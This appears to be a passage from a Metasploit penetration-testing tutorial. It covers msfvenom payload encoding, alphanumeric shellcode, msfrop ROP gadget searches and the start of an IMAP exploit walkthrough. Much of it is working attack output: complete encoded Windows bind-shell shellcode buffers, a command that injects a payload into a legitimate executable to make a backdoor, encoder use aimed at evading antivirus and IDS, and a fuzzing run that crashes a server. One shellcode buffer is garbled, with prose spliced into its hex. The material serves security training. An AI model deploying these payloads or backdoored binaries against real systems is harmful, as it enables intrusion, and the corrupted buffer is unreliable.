Metasploit helps deliver our exploit payloads against a target system. When creating an Exploit Payload, we have several things to consider, from the operating system architecture, to anti-virus, IDS, IPS, etc. In evading detection of our exploits, we will want to encode our payloads to remove any bad characters and add some randomness to the final output using NOPs.

Metasploit comes with a number of payload encoders and NOP generators to help aid us in this area.

Select a payload encoder:

- Must not touch certain registers
- Must be under the max size
- Must avoid BadChars
- Encoders are ranked

Select a nop generator:

- Tries the most random one first
- NOPs are also ranked

Payload Encoding Example

- The defined Payload Space is 900 bytes
- The Payload is 300 bytes long
- The Encoder stub adds another 40 bytes to the payload
- The NOPs will then fill in the remaining 560 bytes bringing the final payload.encoded size to 900 bytes
- The NOP padding can be avoided by adding ‘DisableNops’ => true to the exploit

Payload Block Options

As is the case for most things in the Framework, payloads can be tweaked by exploits.

- ‘StackAdjustment’ prefixes “sub esp” code
- ‘MinNops’, ‘MaxNops’, ‘DisableNops’

- 'Prefix' places data before the payload
- 'PrefixEncoder' places it before the stub

These options can also go into the Targets block, allowing for different BadChars for targets and allows Targets to hit different OS architectures.

MSFvenom

Using the MSFvenom Command Line Interface

msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015.

Msfvenom has a wide range of options available:

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] >var=val>
Options:
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options]

Options:
  -p, --payload          Payload to use. Specify a '-' or stdin to use custom_
↳ payloads
      --payload-options  List the payload's standard options
  -l, --list            [type] List a module type. Options are: payloads, _
↳ encoders, nops, all
  -n, --nopsled          Prepend a nopsled of [length] size on to the payload
  -f, --format           Output format (use --help-formats for a list)
      --help-formats    List available formats
  -e, --encoder          The encoder to use
  -a, --arch             The architecture to use
      --platform        The platform of the payload
      --help-platforms  List available platforms
  -s, --space            The maximum size of the resulting payload
      --encoder-space    The maximum size of the encoded payload (defaults to the _
↳ s value)
  -b, --bad-chars        The list of characters to avoid example: '\x00\xff'
  -i, --iterations       The number of times to encode the payload
  -c, --add-code         Specify an additional win32 shellcode file to include
  -x, --template         Specify a custom executable file to use as a template
  -k, --keep             Preserve the template behavior and inject the _
↳ payload as a new thread
  -o, --out              Save the payload
  -v, --var-name         Specify a custom variable name to use for certain _
↳ output formats
      --smallest         Generate the smallest possible payload
  -h, --help            Show this message
```

MSFvenom Command Line Usage

We can see an example of the msfvenom command line below and its output:

```

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/
↳shikata_ga_nai -b '\x00' -i 3 -f python
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xda\xda\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xda\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"
buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"
buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"
buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"
buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"
buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xa8"
buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"
buf += "\x34\x59\x84\xb0\x97\xa0\x99\xcc\xfe\x7f\x37\xe2\x28"
buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"
buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"
buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xa0"
buf += "\x06\xd3\xf6\x1a\xfe\x0a\xfe\x28\xbe\x1a\x42\x9c\xde"
buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"
buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"
buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"
buf += "\xe7\x5d\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"
buf += "\xd0\x55\xc9\x23\x2e\xc2\xa5\x73\xb2\xc8\xb7\x7d\x6b"
buf += "\x55\x29\xbc\x26\xdd\xcfThe msfvenom command and resulting shellcode above
↳generates a Windows bind shell with three iterations of the shikata_ga_nai encoder
↳without any null bytes and in the python format.6\xe3\xf6\x25\xc6\x5c\xad\x9c"
buf += "\x9d\x18\x08\x3b\xbf\xd2\xff\x92\x18\x5f\x48\x9b\xe0"
buf += "\x7b\x03\xa5\x32\x11\x27\x2b\x25\xcd\x44\xdb\xbd\xb9"
buf += "\xcd\x48\xda\x56\x4c\x56\xd5\x04\x87\x48\x3a\x6b\x9c"
buf += "\x2a\x15\x4d\xbc\x0b\x56\x06\xb5\xc9\x46\xd0\xfa\x68"
buf += "\xa6\x76\xe9\x52\x2c\x24\x62\x28\xe1\x1d\x87\xb0\x66"
buf += "\x93\x85\x8f\x87\x0f\xcf\x16\x29\x76\x03\x55\x0c\x0e"
buf += "\x3f\x17\xac"

```

The msfvenom command and resulting shellcode above generates a Windows bind shell with three iterations of the shikata_ga_nai encoder without any null bytes and in the python format.

MSFvenom Platforms

Here is a list of available platforms one can enter when using the `--platform` switch.

```

Cisco or cisco
OSX or osx
Solaris or solaris
BSD or bsd
OpenBSD or openbsd
hardware

```

(continues on next page)

(continued from previous page)

```

Firefox or firefox
BSDi or bsdi
NetBSD or netbsd
NodeJS or nodejs
FreeBSD or freebsd
Python or python
AIX or aix
JavaScript or javascript
HPUX or hpux
PHP or php
Irix or irix
Unix or unix
Linux or linux
Ruby or ruby
Java or java
Android or android
Netware or netware
Windows or windows
mainframe
multi

```

MSFvenom Options and Uses

msfvenom -v or -var-name

Specify a custom variable name to use for certain output formats. Assigning a name will change the output's variable from the default "buf" to whatever word you supplied.

Default output example:

```

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/
↳shikata_ga_nai -b '\x00' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
buf = ""
buf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"
...snip...

```

Using -var-name output example:

```

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/
↳shikata_ga_nai -b '\x00' -f python -v notBuf
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
notBuf = ""
notBuf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"
...snip...

```

msfvenom -help-format

Issuing the msfvenom command with this switch will output all available payload formats.

```
root@kali:~# msfvenom --help-formats
Executable formats
asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,
hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,
psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,
powershell, psl, py, python, raw, rb, ruby, sh,
vbapplication, vbscript
```

msfvenom -n, -nopsled

Sometimes you need to add a few NOPs at the start of your payload. This will place a NOP sled of [length] size at the beginning of your payload.

BEFORE :

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/
↳none -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 299 (iteration=0)
generic/none chosen with final size 299
Payload size: 299 bytes
buf = ""
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
...snip...
```

AFTER :

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/
↳none -f python -n 26
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 299 (iteration=0)
generic/none chosen with final size 299
Successfully added NOP sled from x86/single_byte
Payload size: 325 bytes
buf = ""
buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" **NOPs
buf += "\x42\xf5\x92\x42\x42\x98\xf8\xd6\x93\xf5\x92\x3f\x98"
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload
...snip...
```

msfvenom -smallest

If the “smallest” switch is used, msfvenom will attempt to create the smallest shellcode possible using the selected encoder and payload.

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e
↳x86/shikata_ga_nai -b '\x00' -f python
```

Found 1 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0) x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes ...snip...

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b
'\x00' -f python -smallest Found 1 compatible encoders Attempting to encode payload with 1 iterations of
```

x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 312 (iteration=0) x86/shikata_ga_nai chosen with final size 312 Payload size: 312 bytes ...snip...

msfvenom -c, -add-code

Specify an additional win32 shellcode file to include, essentially creating a two (2) or more payloads in one (1) shellcode.

Payload #1:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT=
↳ "MSFU Example" -f raw > messageBox
```

No encoder or badchars specified, outputting raw payload Payload size: 267 bytes

Adding payload #2:

```
root@kali:~# msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox_
↳ TEXT="We are evil" -f raw > messageBox2
Adding shellcode from messageBox to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 850 bytes
```

Adding payload #3:

```
root@kali:~# msfvenom -c messageBox2 -a x86 --platform Windows -p windows/shell/bind_
↳ tcp -f exe -o cookies.exe
Adding shellcode from messageBox2 to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1469 bytes
Saved as: cookies.exe
```

Running the “cookies.exe” file will execute both message box payloads, as well as the bind shell using default settings (port 4444).

msfvenom -x, -template & -k, -keep

The -x, or -template, option is used to specify an existing executable to use as a template when creating your executable payload.

Using the -k, or -keep, option in conjunction will preserve the template’s normal behaviour and have your injected payload run as a separate thread.

```
root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p_
↳ windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol_
↳ bdoor.exe
```

Found 10 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 299 (iteration=0) x86/shikata_ga_nai chosen with final size 299 Payload size: 299 bytes Saved as: sol_bdoor.exe

Alphanumeric Shellcode

There are cases where you need to obtain a pure alphanumeric shellcode because of character filtering in the exploited application. The Metasploit Framework can easily generate alphanumeric shellcode through Msfvenom. For example, to generate a mixed alphanumeric uppercase- and lowercase-encoded shellcode, we can use the following command:

```

root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/bind_tcp -e x86/
↳ alpha_mixed -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 660 (iteration=0)
x86/alpha_mixed chosen with final size 660
Payload size: 660 bytes
buf = ""
buf += "\x89\xe2\xdb\xc3\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x68\x68\x4f"
buf += "\x72\x67\x70\x45\x50\x65\x50\x73\x50\x4b\x39\x69\x75"
buf += "\x70\x31\x69\x50\x51\x74\x6e\x6b\x42\x70\x54\x70\x6c"
buf += "\x4b\x53\x62\x76\x6c\x4c\x4b\x33\x62\x75\x44\x4c\x4b"
buf += "\x43\x42\x47\x58\x54\x4f\x6c\x77\x42\x6a\x55\x76\x44"
buf += "\x71\x69\x6f\x6c\x6c\x57\x4c\x43\x51\x43\x4c\x77\x72"
buf += "\x34\x6c\x65\x70\x39\x51\x4a\x6f\x56\x6d\x66\x61\x6b"
buf += "\x77\x48\x62\x6b\x42\x62\x72\x50\x57\x4e\x6b\x72\x72"
buf += "\x54\x50\x4e\x6b\x62\x6a\x57\x4c\x4e\x6b\x62\x6c\x37"
buf += "\x61\x63\x48\x4d\x33\x42\x68\x33\x31\x38\x51\x42\x71"
buf += "\x6e\x6b\x56\x39\x47\x50\x47\x71\x6b\x63\x6c\x4b\x32"
buf += "\x69\x52\x38\x4b\x53\x35\x6a\x51\x59\x6c\x4b\x50\x34"
buf += "\x4c\x4b\x45\x51\x6b\x66\x35\x61\x49\x6f\x6c\x6c\x79"
buf += "\x51\x78\x4f\x46\x6d\x77\x71\x49\x57\x35\x68\x79\x70"
buf += "\x34\x35\x4c\x36\x57\x73\x73\x4d\x59\x68\x67\x4b\x73"
buf += "\x4d\x56\x44\x70\x75\x48\x64\x31\x48\x6e\x6b\x50\x58"
buf += "\x54\x64\x43\x31\x6b\x63\x35\x36\x6c\x4b\x76\x6c\x72"
buf += "\x6b\x4e\x6b\x70\x58\x35\x4c\x43\x31\x78\x53\x4e\x6b"
buf += "\x36\x64\x4c\x4b\x65\x51\x6a\x70\x4c\x49\x53\x74\x66"
buf += "\x44\x75\x74\x31\x4b\x71\x4b\x45\x31\x61\x49\x63\x6a"
buf += "\x30\x51\x49\x6f\x39\x70\x63\x6f\x63\x6f\x72\x7a\x6c"
buf += "\x4b\x55\x42\x68\x6b\x6e\x6d\x43\x6d\x55\x38\x37\x43"
buf += "\x76\x52\x43\x30\x57\x70\x63\x58\x52\x57\x63\x43\x74"
buf += "\x72\x63\x6f\x62\x74\x65\x38\x50\x4c\x44\x37\x77\x56"
buf += "\x54\x47\x39\x6f\x49\x45\x68\x38\x6a\x30\x73\x31\x35"
buf += "\x50\x67\x70\x75\x79\x68\x44\x70\x54\x52\x70\x72\x48"
buf += "\x74\x69\x4f\x70\x50\x6b\x63\x30\x39\x6f\x4e\x35\x71"
buf += "\x7a\x34\x4b\x70\x59\x56\x30\x68\x62\x59\x6d\x73\x5a"
buf += "\x65\x51\x72\x4a\x57\x72\x71\x78\x5a\x4a\x36\x6f\x59"
buf += "\x4f\x4b\x50\x79\x6f\x39\x45\x6f\x67\x50\x68\x77\x72"
buf += "\x37\x70\x57\x61\x73\x6c\x6d\x59\x4b\x56\x73\x5a\x34"
buf += "\x50\x52\x76\x33\x67\x30\x68\x49\x52\x49\x4b\x50\x37"
buf += "\x32\x47\x79\x6f\x68\x55\x6b\x35\x79\x50\x70\x75\x33"
buf += "\x68\x63\x67\x50\x68\x6d\x67\x78\x69\x45\x68\x79\x6f"
buf += "\x59\x6f\x39\x45\x33\x67\x65\x38\x62\x54\x58\x6c\x45"
buf += "\x6b\x39\x71\x6b\x4f\x69\x45\x66\x37\x6e\x77\x52\x48"
buf += "\x70\x75\x52\x4e\x52\x6d\x71\x71\x69\x6f\x58\x55\x62"
buf += "\x4a\x55\x50\x43\x5a\x73\x34\x70\x56\x70\x57\x31\x78"
buf += "\x33\x32\x4e\x39\x48\x48\x53\x6f\x79\x6f\x38\x55\x6d"
buf += "\x53\x7a\x58\x55\x50\x53\x4e\x46\x4d\x6e\x6b\x77\x46"
buf += "\x30\x6a\x33\x70\x33\x58\x43\x30\x46\x70\x55\x50\x77"
buf += "\x70\x51\x46\x53\x5a\x77\x70\x71\x78\x31\x48\x6f\x54"
buf += "\x51\x43\x59\x75\x4b\x4f\x59\x45\x6c\x53\x61\x43\x62"
buf += "\x4a\x65\x50\x31\x46\x36\x33\x61\x47\x30\x68\x77\x72"
buf += "\x79\x49\x49\x58\x31\x4f\x79\x6f\x6e\x35\x6e\x63\x38"

```

(continues on next page)

(continued from previous page)

```
buf += "\x78\x55\x50\x61\x6e\x76\x67\x53\x31\x58\x43\x36\x49"
buf += "\x39\x56\x43\x45\x59\x79\x4f\x33\x41\x41"
```

If you look deeper at the generated shellcode, you will see that there are some non-alphanumeric characters:

```
>>> print buf
w[SYIIIIIIIIICCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJI9lZHnbuPgpC0QpmYxe4q00atLK2pFPNkpRf1LKv2gdn
kbRq8DOMgbjev4qKOLlGLCQ3LwrtlgPiQzotMs107irkBF2aGLK3bfpNk2j7LlKrlFq3HZCrhvan1SankbyupUQhSnkQYDXzCEjr:
1kffQIonLiQZo4MeQIWvXyprUzVTCsMxxWK1mVDD5KT68LK68dd31kcE6LKV12k1KcheLuQN3Nkc4LK6a jpoyG4gTWTQK1K0a2yC:
OqORzLKVrxkLMQM2H5c7B30wp2H47CC7Bq01Dqx0LPwuv6g9oxUoHz06a305P5y04QDrpu8UyopRKwpKOxUBJdKaIv0zBKM1zWq0:
oYOpyoKeMGPhDBC0gaCloyxfCZb0V6cgCX8B9K07E7IozunekpsE2xpWbHh78iehioyohUQGbHqdjLGKhaiokePWLW3XpubN0Mpa
prJ5TQF1GCXtByIZhQOk09EosZX30Qn4mLK5fpjqPu8wp6p30uPBvpjC0SX3hMt3ciuYoiEOcQC0jc0Sf633gu8eR9IzhsoIoxUK:
GWq8CuyxFSE8iySAA
```

This is due to the opcodes (“x89xe2xdbxdbd9x72”) at the beginning of the payload, which are needed in order to find the payloads absolute location in memory and obtain a fully position-independent shellcode:

Once our shellcode address is obtained through the first two instructions, it is pushed onto the stack and stored in the ECX register, which will then be used to calculate relative offsets. However, if we are somehow able to obtain the absolute position of the shellcode on our own and save that address in a register before running the shellcode, we can use the special option `BufferRegister=REG32` while encoding our payload:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/bind_tcp -e x86/
↪alpha_mixed BufferRegister=ECX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 651 (iteration=0)
x86/alpha_mixed chosen with final size 651
Payload size: 651 bytes
buf = ""
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += "\x49\x49\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41"
buf += "\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
buf += "\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x49"
buf += "\x6c\x49\x78\x4d\x52\x77\x70\x47\x70\x47\x70\x35\x30"
buf += "\x6e\x69\x49\x75\x44\x71\x79\x50\x42\x44\x6c\x4b\x72"
buf += "\x70\x74\x70\x6e\x6b\x50\x52\x34\x4c\x6c\x4b\x43\x62"
buf += "\x57\x64\x6c\x4b\x33\x42\x56\x48\x74\x4f\x6d\x67\x72"
buf += "\x6a\x45\x76\x46\x51\x79\x6f\x6c\x6c\x75\x6c\x71\x71"
buf += "\x63\x4c\x43\x32\x36\x4c\x75\x70\x79\x51\x7a\x6f\x36"
buf += "\x6d\x33\x31\x48\x47\x38\x62\x39\x62\x56\x32\x43\x67"
buf += "\x6c\x4b\x62\x72\x52\x30\x6c\x4b\x63\x7a\x57\x4c\x6c"
buf += "\x4b\x32\x6c\x54\x51\x63\x48\x4a\x43\x37\x38\x33\x31"
buf += "\x6e\x31\x42\x71\x4e\x6b\x62\x79\x55\x70\x37\x71\x7a"
buf += "\x73\x6e\x6b\x50\x49\x76\x78\x78\x63\x55\x6a\x47\x39"
buf += "\x6e\x6b\x45\x64\x6e\x6b\x55\x51\x4a\x76\x64\x71\x69"
buf += "\x6f\x4e\x4c\x7a\x61\x78\x4f\x54\x4d\x36\x61\x79\x57"
buf += "\x74\x78\x79\x70\x74\x35\x68\x76\x35\x53\x51\x6d\x38"
buf += "\x78\x75\x6b\x31\x6d\x56\x44\x31\x65\x59\x74\x56\x38"
buf += "\x4c\x4b\x33\x68\x55\x74\x75\x51\x4e\x33\x73\x56\x4c"
buf += "\x4b\x76\x6c\x52\x6b\x4c\x4b\x66\x38\x65\x4c\x63\x31"
buf += "\x4b\x63\x6e\x6b\x64\x44\x6e\x6b\x35\x51\x6e\x30\x4c"
buf += "\x49\x73\x74\x61\x34\x31\x34\x73\x6b\x73\x6b\x75\x31"
buf += "\x70\x59\x72\x7a\x36\x31\x4b\x4f\x79\x70\x53\x6f\x61"
buf += "\x4f\x63\x6a\x4e\x6b\x35\x42\x68\x6b\x4e\x6d\x61\x4d"
buf += "\x61\x78\x34\x73\x56\x52\x55\x50\x53\x30\x53\x58\x63"
buf += "\x47\x33\x43\x74\x72\x51\x4f\x66\x34\x75\x38\x50\x4c"
```

(continues on next page)

(continued from previous page)

```

buf += "\x43\x47\x55\x76\x54\x47\x6b\x4f\x6e\x35\x4e\x58\x5a"
buf += "\x30\x53\x31\x43\x30\x75\x50\x36\x49\x38\x44\x42\x74"
buf += "\x52\x70\x73\x58\x35\x79\x6f\x70\x72\x4b\x45\x50\x69"
buf += "\x6f\x49\x45\x70\x6a\x74\x4b\x72\x79\x42\x70\x4b\x52"
buf += "\x79\x6d\x31\x7a\x65\x51\x73\x5a\x65\x52\x73\x58\x38"
buf += "\x6a\x64\x4f\x59\x4f\x59\x70\x79\x6f\x59\x45\x4a\x37"
buf += "\x50\x68\x46\x62\x67\x70\x67\x61\x61\x4c\x4f\x79\x6b"
buf += "\x56\x53\x5a\x74\x50\x71\x46\x43\x67\x63\x58\x7a\x62"
buf += "\x39\x4b\x70\x37\x53\x57\x69\x6f\x4a\x75\x4b\x35\x6b"
buf += "\x70\x54\x35\x72\x78\x46\x37\x52\x48\x6d\x67\x6a\x49"
buf += "\x54\x78\x69\x6f\x39\x6f\x5a\x75\x31\x47\x51\x78\x62"
buf += "\x54\x48\x6c\x75\x6b\x79\x71\x79\x6f\x4a\x75\x43\x67"
buf += "\x6a\x37\x43\x58\x42\x55\x72\x4e\x52\x6d\x31\x71\x6b"
buf += "\x4f\x4a\x75\x30\x6a\x75\x50\x71\x7a\x44\x44\x70\x56"
buf += "\x63\x67\x51\x78\x65\x52\x59\x49\x49\x58\x61\x4f\x79"
buf += "\x6f\x5a\x75\x4b\x33\x6c\x38\x45\x50\x43\x4e\x54\x6d"
buf += "\x4e\x6b\x46\x56\x52\x4a\x53\x70\x31\x78\x53\x30\x76"
buf += "\x70\x37\x70\x55\x50\x46\x36\x42\x4a\x65\x50\x52\x48"
buf += "\x51\x48\x6d\x74\x33\x63\x38\x65\x39\x6f\x6e\x35\x5a"
buf += "\x33\x52\x73\x63\x5a\x75\x50\x42\x76\x46\x33\x43\x67"
buf += "\x63\x58\x74\x42\x48\x59\x7a\x68\x73\x6f\x39\x6f\x78"
buf += "\x55\x44\x73\x69\x68\x65\x50\x73\x4e\x64\x47\x45\x51"
buf += "\x6a\x63\x34\x69\x6a\x66\x72\x55\x4d\x39\x49\x53\x41"
buf += "\x41"

```

This time we obtained a pure alphanumeric shellcode:

```

>>> print buf
IIIIIIIIIIIIIIII7QZjAXP0A0AAQ2AB2BB0BBABXP8ABuJiKLiXk2GpC0wpapk9IufQ9PpdLKF0dpLKSbvlNkQBB4LKcBq8d
QYoNLuLU1SL32Tlq0zaXO4M6ahGKRiBcBrwNkf2vplK3zElNkr1R1D88cRhfaKaRq1KaIa05Q9Cnksy4XzCdZBiNk5dlKgqn6dqY
mgqyWgHIpuzV4CsMjXwKQmUtt5M4BxNk1HUtEQzs56nkF10LKLKaHGLGqzslKwt1KGqJpK9PDTd7TCkckq693jCaIom0sosobzn
MBHVSTrc0C0BHggcCDr3oaDu8R1BW16c7K0XULxZ0S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2JfaqzTBU8zJ40koYpI
bePvQs1Ni8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXkO9oHUqGBHAdZL5k9qK08Ubw1WaxaerNrm0aIon51zwp1zfda
yxHaOk08UNC8xS0SNTmLKFVazqPsX5PfpS0EPaFazUP2HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQnUWwq8Ct
cAA

```

In this case, we told msfencode that we took care of finding the shellcodes absolute address and we saved it in the ECX register:

As you can see in the previous image, ECX was previously set in order to point to the beginning of our alphanumeric shellcode. At this point, our payload starts directly realigning ECX to begin the shellcode decoding sequence.

MSFrop

Searching Code Vulnerabilities with MSFrop

As you develop exploits for newer versions of the Windows operation systems, you will find that they now have Data Execution Prevention (DEP) enabled by default. DEP prevents shellcode from being executed on the stack and has forced exploit developers to find a way around this mitigation and the so-called Return Oriented Programming (ROP) was developed.

A ROP payload is created by using pre-existing sets of instructions from non-ASLR enabled binaries to make your shellcode executable. Each set of instructions needs to end in a RETN instruction to carry on the ROP-chain with each set of instructions commonly referred to as a gadget.

The “msfrop” tool in Metasploit will search a given binary and return the usable gadgets.


```

root@kali:~# msfrop -h

Options:
  -d, --depth [size]          Number of maximum bytes to backwards disassemble
  ↪from return instructions
  -s, --search [regex]        Search for gadgets matching a regex, match intel
  ↪syntax or raw bytes
  -n, --nocolor                Disable color. Useful for piping to other tools
  ↪like the less and more commands
  -x, --export [filename]      Export gadgets to CSV format
  -i, --import [filename]      Import gadgets from previous collections
  -v, --verbose                Output very verbosely
  -h, --help                  Show this message

```

Running msfrop with the -v switch will return all of the found gadgets directly to the console:

```

root@kali:~# msfrop -v metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets

metsrv.dll gadget: 0x10001057
0x10001057: leave
0x10001058: ret

metsrv.dll gadget: 0x10001241
0x10001241: leave
0x10001242: ret

metsrv.dll gadget: 0x1000132e
0x1000132e: leave
0x1000132f: ret

metsrv.dll gadget: 0x1000138c
0x1000138c: leave
0x1000138d: ret
...snip...

```

The verbose msfrop output is not particularly helpful when a binary contains thousands of gadgets, so a far more useful switch is '-x' which allows you to output the gadgets into a CSV file that you can then search later.

```

root@kali:~# msfrop -x metsrv_gadgets metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets

Found 4829 gadgets total

Exporting 4829 gadgets to metsrv_gadgets
Success! gadgets exported to metsrv_gadgets
root@kali:~# head -n 10 metsrv_gadgets
Address,Raw,Disassembly
"0x10001098","5ec20c00","0x10001098: pop esi | 0x10001099: ret 0ch | "
"0x100010f7","5ec20800","0x100010f7: pop esi | 0x100010f8: ret 8 | "
"0x1000113d","5dc21800","0x1000113d: pop ebp | 0x1000113e: ret 18h | "
"0x1000117a","5dc21c00","0x1000117a: pop ebp | 0x1000117b: ret 1ch | "
"0x100011c3","5dc22800","0x100011c3: pop ebp | 0x100011c4: ret 28h | "
"0x100018b5","5dc20c00","0x100018b5: pop ebp | 0x100018b6: ret 0ch | "
"0x10002cb4","c00f9fc28d54","0x10002cb4: ror byte ptr [edi], 9fh | 0x10002cb7: ret
↪548dh | "

```

(continues on next page)

(continued from previous page)

```
"0x10002df8","0483c20483","0x10002df8: add al, -7dh | 0x10002dfa: ret 8304h | "
"0x10002e6e","080bc20fb6","0x10002e6e: or [ebx], cl | 0x10002e70: ret 0b60fh | "
root@kali:/tmp#
```

4.5.7 Writing an Exploit

Improving our Exploit Development

Previously we looked at Fuzzing an IMAP server in the Simple IMAP Fuzzer section. At the end of that effort we found that we could overwrite EIP, making ESP the only register pointing to a memory location under our control (4 bytes after our return address). We can go ahead and rebuild our buffer (fuzzed = "A"*1004 + "B"*4 + "C"*4) to confirm that the execution flow is redirectable through a JMP ESP address as a ret.

```
msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[... ]BBBBCCCC" "PWNER"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is GOOD ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```

Controlling Execution Flow

